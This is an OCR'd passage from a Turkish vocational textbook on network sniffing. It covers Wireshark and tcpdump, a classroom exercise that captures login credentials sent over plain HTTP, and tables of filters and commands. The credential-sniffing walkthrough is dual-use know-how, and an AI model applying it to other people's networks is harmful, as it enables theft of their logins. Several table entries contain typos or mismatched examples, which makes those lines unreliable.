
Ağı yöneten kişiler, ağ üzerinde haberleşmenin doğruluğunu kontrol etmek amacıyla birtakım uygulamalardan faydalanırlar. Sniffing işlemlerinde yaygın olarak kullanılan uygulamalar şunlardır:

- Wireshark
- Tcpdump

4.1.1. Wireshark

Wireshark, yüklendiği bilgisayarın bağlı olduğu ağ üzerindeki protokolleri yakalayıp dinleyen, ortaya çıkan bilgileri kaydedebilen, sonrasında bu kayıtları açıp okumaya izin veren bir uygulamadır. Wireshark, açık kaynak bir yazılımdır ve grafik arayüzü sayesinde kullanımı kolaydır.

Wireshark uygulaması açıldığında Görsel 4.2'deki arayüz ile karşılaşılır.



Görsel 4.2: Wireshark uygulamasının arayüzü

Arayüz ekranında görünen bölümler aşağıdaki gibi gruplanmıştır.

1. Menü seçeneklerinin yer aldığı menü alanıdır.
2. Uygulamada en sık kullanılan özelliklerin olduğu alandır.
3. Ağ üzerinde protokolleri filtrelemek için filtre değerinin yazıldığı alandır.
4. Ağ üzerinde izlenecek protokol isminin yazıldığı alandır.
5. Ağ üzerindeki tüm trafiği izlemek için kullanılan ağ kartları alanıdır.
6. Wireshark uygulaması hakkında geniş bilgi elde etmek için kullanılan alandır.


HTTP (Hyper Text Transfer Protocol), hiper metin transfer protokolüdür. HTTP protokolü, web sayfalarının görüntülenmesini sağlar. Bu protokol, ağ dinleme uygulamasıyla dinlenebilir. Wireshark uygulaması ile kablosuz ağ üzerinden HTTP protokolü yakalanıp bu protokol içindeki bilgilere ulaşılabilir.

1. UYGULAMA

Wireshark Uygulamasıyla HTTP Protokolünü Dinleme


Aşağıdaki işlem adımlarına göre ağ üzerinde HTTP protokolünü dinleyiniz.

1. Adım: Wireshark programını açtıktan sonra Görsel 4.3'teki Wi-Fi seçeneğine çift tıklayınız.




Görsel 4.3: Wireshark ağ trafiği

2. Adım: Bu aşamada Wireshark uygulamasında Wi-Fi ağı dinleme işlemi başlamıştır. Ağ üzerinde HTTP protokolünü oluşturmak için herhangi bir web tarayıcısını açarak farklı web sitelerinde geziniz ve ardından Görsel 4.4'teki Stop Capture (dinlemeyi durdur) düğmesine tıklayınız.




Görsel 4.4: Wireshark dinlemeyi durdurma

3. Adım: Wireshark uygulamasında birçok protokol yakalanmaktadır. Dinlenen protokollerden sadece HTTP protokolünü görüntülemek için Görsel 4.5'teki protokol filtre alanına http yazınız ve HTTP protokollerinin listelendiğini görünüz.




Görsel 4.5: HTTP protokollerini filtreleme

4. Adım: Okumak istediğiniz HTTP protokolünün üzerine gelerek sağ tıklayınız. Görsel 4.6'daki gibi **Follow** ve **HTTP Stream** seçeneklerine tıklayınız.



Görsel 4.6: Dinlenen HTTP protokol içeriğine ulaşım

Ağ dinlemesine takılan HTTP protokol içeriği Görsel 4.7'deki gibi oluşmaktadır. a) bölümünde HTTP isteği yer almakta, b) bölümünde ise gönderilen isteğe karşı sunucudan dönen cevap görüntülenmektedir.



Görsel 4.7: HTTP protokol içeriği

HTTP protokolü kullanılan web sitelerindeki oturum bilgileri ağ dinleme araçlarıyla ele geçirilebilir. Kötü niyetli kişiler bu durum sayesinde kullanıcı adı ve parola gibi oturum bilgilerini görmektedir. Bunu engellemek için HTTPS protokolü geliştirilmiştir.


2. UYGULAMA

Wireshark Uygulamasıyla Oturum Bilgilerini Görme

Aşağıdaki işlem adımlarına göre HTTP protokolü kullanan bir web sitesinde oturum bilgilerini Wireshark uygulamasıyla ele geçiriniz.


1. Adım: Herhangi bir arama motoru sitesinde "http login test" araması yapınız. Arama sonuçları listesinde yer alan örnek bir siteye giriş yapınız (Bu web sitesinde oturum açma formunun bulunduğundan emin olunuz.).

Wireshark uygulamasını açınız ve ağ dinleme işlemini birinci uygulamada gösterildiği gibi başlatınız. Görsel 4.8'de görüldüğü gibi örnek site üzerinde yer alan formdaki Username ve Password alanlarını doldurunuz ve login düğmesine basınız (Username= kullanıcıadı ve Pasword= parola değerlerini giriniz ve ardından login düğmesine basınız.).



Görsel 4.8: HTTP protokolü kullanan örnek bir kullanıcı giriş formu

2. Adım: Wireshark uygulamasında Stop Capture (dinlemeyi durdur) düğmesine basınız. HTTP protokolü üzerinde yer alan oturum açma bilgilerine ulaşmak için protokol filtre alanına http yazarak filtre uygulayınız. Görsel 4.9'daki gibi POST edilen userinfo.php sayfası üzerindeki forma girdiğiniz uname=kullanıcıadı ve pass=parola değerlerine ulaşınız.




Görsel 4.9: Oturum bilgilerine ulaşım

Wireshark uygulamasında ağı dinlerken her defasında kullanılması zorunlu paket filtreleme işlemi olabilir. Filtre butonu oluşturularak bu işlem gerçekleştirilebilir.

Filtre Butonu Oluşturma


Aşağıdaki işlem adımlarına göre filtre butonu oluşturunuz.

1. Adım: Wireshark uygulaması arayüz ekranında Görsel 4.10'daki gibi + düğmesine tıklayınız.




Görsel 4.10: Filtre düğmesi ekleme

2. Adım: Filtre düğmesi için Label alanına DHCP Araması, Commet alanına filtre yapmak istediğiniz protokolü Görsel 4.11'deki gibi yazınız ve Tamam düğmesine tıklayınız.



Görsel 4.11: Filtre ismini ekleme

3. Adım: Filtre düğmesi oluşturma sırasında Label alanına yazılan değer Görsel 4.12'deki gibi filtre düğme ismi olmaktadır. Oluşturduğunuz filtre düğmesi sayesinde ağ dinleme sonucu ortaya çıkan bilgilere tek seferde filtre uygulayınız.



Görsel 4.12: Filtre düğmesi

Tablo 4.1: Bazı Wireshark Filtreleri ve Filtrelerin Örnek Kullanımları

Filtre Adı ve Açıklaması	Örnek Kullanım
eth.addr: Kaynak veya hedef MAC adresi	eth.addr = = 54:2e:6b:ce:fc:bb
eth.src: Kaynak MAC adresi	eth.src = = 54:2e:6b:ce:fc:bb
eth.dst: Hedef (destination) MAC adresi	eth.dst = = 54:2e:6b:ce:fc:bb
arp.dst.hw_mac: Hedef (target) MAC adresi	arp.dst.hw_mac = = 54:2e:6b:ce:fc:bb
arp.dst.proto_ipv4: Hedef (target) IPv4 adresi	arp.dst.proto_ipv4 = = 10.10.10.10
arp.src.hw_mac: Gönderici MAC adresi	arp.src.hw_mac = = 00:1a:6b:ce:fc:bb
arp.src.proto_ipv4: Gönderici IPv4 adresi	arp.src.proto_ipv4 = = 10.10.10.10
vlan.id: VLAN ID	vlan.id = = 16
ip.addr: Kaynak veya hedef IPv4 adres	ip.addr = = 10.10.10.10
ip.dst: Hedef IPv4 adres	ip.addr = = 10.10.10.10
ip.src: Kaynak IPv4 adres	ip.src = = 10.10.10.10
tcp.port: Kaynak veya hedef TCP port	tcp.port = = 20
tcp.dstport: Hedef TCP port	tcp.dstport = = 80
tcp.srcport: Kaynak TCP port	tcp.srcport = = 60234
udp.port: Kaynak veya hedef UDP port	udp.port = = 513
udp.dstport: Hedef UDP port	udp.dstport = = 513
udp.srcport: Kaynak UDP port	udp.srcport = = 40000

Tablo 4.2: Wireshark Uygulaması İçin Örnek Filtre İfadeleri

1. Örnek	**ip.addr == 192.168.1.1** Gerek kaynak gerekse hedef IP adresinde 192.168.1.1 olan tüm satırları filtreler.
2. Örnek	**ip.addr==192.168.1.1 && ip.addr==192.168.1.55** İki IP adresi arasındaki konuşmayı filtreler.
3. Örnek	**http or dns** IP kısıtlaması olmaksızın sadece HTTP ve DNS protokolleri ile ilgili streamleri filtreler.
4. Örnek	**tcp.port==3389** IP kısıtlaması olmaksızın TCP/3389 portu ile ilgili tüm streamleri filtreler. Burada 3389 değeri, izlenecek port ile değiştirilmelidir.
5. Örnek	**tcp.flags.reset==1** TCP Reset streamlerini filtreler.
6. Örnek	**http.request** HTTP GET requestlerini filtreler.
7. Örnek	**tcp contains traffic** Tüm TCP paketlerinin içinde “astronur” ifadesi geçenleri filtreler.
8. Örnek	**tcp.analysis.retransmission** TCP ReTransmission streamleri görülür.

Tablo 4.3: Wireshark Uygulamasında Filtre Karşılaştırma Operatörleri

İngilizce Format	C Programı Format	Anlamı
eq	==	Eşit
ne	!=	Eşit değil
gt	>	Büyük
lt	<	Küçük
ge	>=	Büyük ya da eşit
le	<=	Küçük ya da eşit

Tablo 4.4: Wireshark Uygulamasında Filtre Mantıksal İfadeler

İngilizce Format	C Programı Format	Anlamı
and	&&	Mantıksal AND
or	||	Mantıksal VEYA
xor	^^	Mantıksal DIŞLAYAN VEYA
not	!	Mantıksal DEĞİL

4.1.2. Tcpdump

Tcpdump, Linux sistemlerinde kurulu olarak gelir ve ücretsiz bir araçtır. Paket analizi yapmak için kullanılır. Tcpdump, Linux işletim sisteminde komut satırında çalışan bir araçtır. Ağ trafiğinin fazla olduğu yerlerde ağı yöneten kişiler, istedikleri paketleri yakalayıp dinlemek için tcpdump kullanırlar. Kali Linux işletim sisteminde tcpdump komutlarını kullanmak için root (yönetici) yetkisine sahip olmak gerekir.

Kali Linux işletim sisteminde nasıl root (yönetici) yetkilisi olunduğuna yönelik bulduğunuz araştırma sonuçlarını sınıfta arkadaşlarınızla paylaşınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Kali Linux işletim sistemini açtı.		
2. Kali Linux işletim sistemi konsol ekranını açtı.		
3. Kali Linux işletim sisteminde yönetici (root) olmak için gerekli kodu yazdı.		
4. Kali Linux işletim sisteminde yönetici (root) parolasını girdi.		
5. Kali Linux işletim sisteminde yönetici (root) oturumunun açıldığını kontrol etti.		
6. Zamanı verimli kullandı.		
7. Araştırma sonucunda elde ettiği bilgileri arkadaşlarıyla paylaştı.		

Tcpdump komutu çeşitli parametrelere sahiptir. En yaygın olarak kullanılan parametreler Görsel 4.13'te verilmiştir.

Parametre Adı	Açıklama
tcpdump	Ağ trafiğini analiz eder.
tcpdump -D	Ağ üzerinde dinlenebilecek bütün arayüzleri listeler.
tcdump -i "arayüzün adı"	Belirtilen arayüzün dinlenmesini sağlar.
tcpdump -v	Paketin protokol içeriğini de gösteren detaylı bir analiz yapar.
tcpdump -vv	Paketin NFS ve SMB içeriğini de gösteren detaylı bir analiz yapar.
tcpdump -vvv	Paketin TELNET içeriğini de gösteren detaylı bir analiz yapar.
tcpdump -q	Paketin sadece temel bilgilerini içeren bir analiz yapar.
tcdump -c "sayı"	Belirtilen sayıda paket içeriğini listeler.
tcpdump -n	Analiz esnasında transfer yapılan adresin IP adresi ve port numarasını yazdırır.
tcpdump -n dst "IP adresi"	Belirtilen IP adresine giden paketleri listeler.
tcpdump -n src "IP adresi"	Belirtilen IP adresinden gelen paketleri listeler.
tcpdump -n "IP adresi"	Belirtilen IP adresinden gelen veya giden bütün paketleri listeler.
tcpdump -n dst net "ağ adresi"	Belirtilen ağ adresine giden paketleri listeler.
tcpdump -n src net "ağ adresi"	Belirtilen ağ adresinden gelen paketleri listeler.
